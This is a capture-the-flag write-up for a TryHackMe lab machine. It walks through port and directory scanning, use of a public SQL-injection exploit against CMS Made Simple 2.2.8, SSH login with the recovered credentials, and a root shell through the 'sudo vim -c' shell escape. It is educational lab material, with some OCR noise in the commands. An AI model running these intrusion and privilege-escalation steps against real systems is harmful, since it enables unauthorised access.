

TryHackMe-SimpleCTF(Easy)

Summary

Enumeration

Nmap Scan

Web Enumeration

Exploitation

CMS Made Simple Exploitation

Connect to the target with SSH

Post Exploitation

Local Exploitation

Privilege Escalation to root

Enumeration


Nmap Scan

sudo nmap -sV -sC -0 -oN nmap.txt 10.10.88.188

```
# Nmap 7.94SVN scan initiated Fri Aug 16 13:33:39 2024 as: nmap -sV -sC -0 -oN nmap.txt 10.10.88.188
Nmap scan report for 10.10.88.188
Host is up (0.24s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3
                          vsftpd 3.0.3
  ftp-syst:
    STAT:
  FTP server status:
       Connected to ::ffff:10.8.91.8
        Logged in as ftp
        TYPE: ASCII
        No session bandwidth limit
        Session timeout in seconds is 300
        Control connection is plain text
Data connections will be plain text
        At session startup, client count was 1
        vsFTPd 3.0.3 - secure, fast, stable
 _End of status
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
 _Can't get directory listing: TIMEOUT
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
 _http-title: Apache2 Ubuntu Default Page: It works
 http-robots.txt: 2 disallowed entries
_/ /openemr-5_0_1_3
2222/tcp open ssh
                          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
    256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
    256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|3.X (91%), Crestron 2-Series (86%), HP embedded (85%)
```

Web Enumeration

We have a TCP 80 port for HTTP. We can go there and see what is it:




We see that we have an Apache 2 server Ubuntu default page.

Then I use gobuster to enumerate directories:

```
—(zerodol® master)-[~/tryhackme/easy/simpleCTF]
-$ <u>sudo</u> gobuster dir -u http://10.10.88.188 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t40
[sudo] password for zerodol:
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                 http://10.10.88.188
   Method:
                                 GFT
                                  40
    Threads:
    Wordlist:
                                  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
    Negative Status codes:
    User Agent:
                                  gobuster/3.6
                                  10s
                                                                          П
Starting gobuster in directory enumeration mode
                         (Status: 301) [Size: 313] [ \longrightarrow http://10.10.88.188/simple/] (Status: 403) [Size: 300]
/server-status
Progress: 139606 / 220561 (63.30%)
```

We can see the /simple directory.

We go to the http://10.10.88.188/simple page and see what happens:



We cans see that this is the page of CMS Made Simple.

On the bottom left corner we can see the version of the CMS used




It's the cms made simple version 2.2.8. This version

Exploitation

CMS Made Simple Exploitation

On exploit-db we can see that this version of CMS Made Simple vulnerable to an sqL Injection



We download the payload.

I named it cve.py and granted it execute permissions with chmod

```
cve.py nmap.txt notes.txt

(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ chmod +x cve.py

(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ ls
cve.py nmap.txt notes.txt

(zerodol@master)-[~/tryhackme/easy/simpleCTF]
$ ls
cve.py nmap.txt notes.txt

(zerodol@master)-[~/tryhackme/easy/simpleCTF]

$ ls
cve.py nmap.txt notes.txt
```

We run the script by using the following pythons command:

- -u: to specify the target URI
- **—crack**: to crack the password with a wordlist
- -w: to specify the wordlist to use to crack the admin password

And we have the following results:

We have found a username "mitch" and a password "secret"

Connect to the target with SSH

We can now try to connect to the target with ssh with our credentials:

```
ssh mitch@10.10.88.188 -p2222
```

```
(zerodol⊕ master)-[~/tryhackme/easy/simpleCTF]
$ ssh mitch@10.10.88.188 -p2222
The authenticity of host '[10.10.88.188]:2222 ([10.10.88.188]:2222)' can't be established.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8dOJPcHGgmeABEdQ5g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.88.188]:2222' (ED25519) to the list of known hosts.
mitch@10.10.88.188's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

* Documentation: https://help.ubuntu.com
  * Management: https://landscape.canonical.com
  * Support: https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ ■
```

• -p2222: because SSH use this port on this machine

Post Exploitation

Local exploitation

We are the user mitch. We can catch our user.txt

```
$ pwd
/home/mitch
$ ls
user.txt
$ cat user.txt
G00d j0b, keep up!
$ [
```

Privilege escalation to root

We run the sudo -1 command to see the list of commands we are allowed to execute with sudo

We can see that we can run the /usr/bin/vim command with no password and root privileges.

Now we go to https://gtfobins.github.io/# to see if we have a binary that allows us to do a privilege escalation

```
(a) sudo vim -c ':!/bin/sh'
```

We see that there is something for the vim binary

We use it and boom!!! We are root

Now we can access the root.txt file

```
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
# _____
```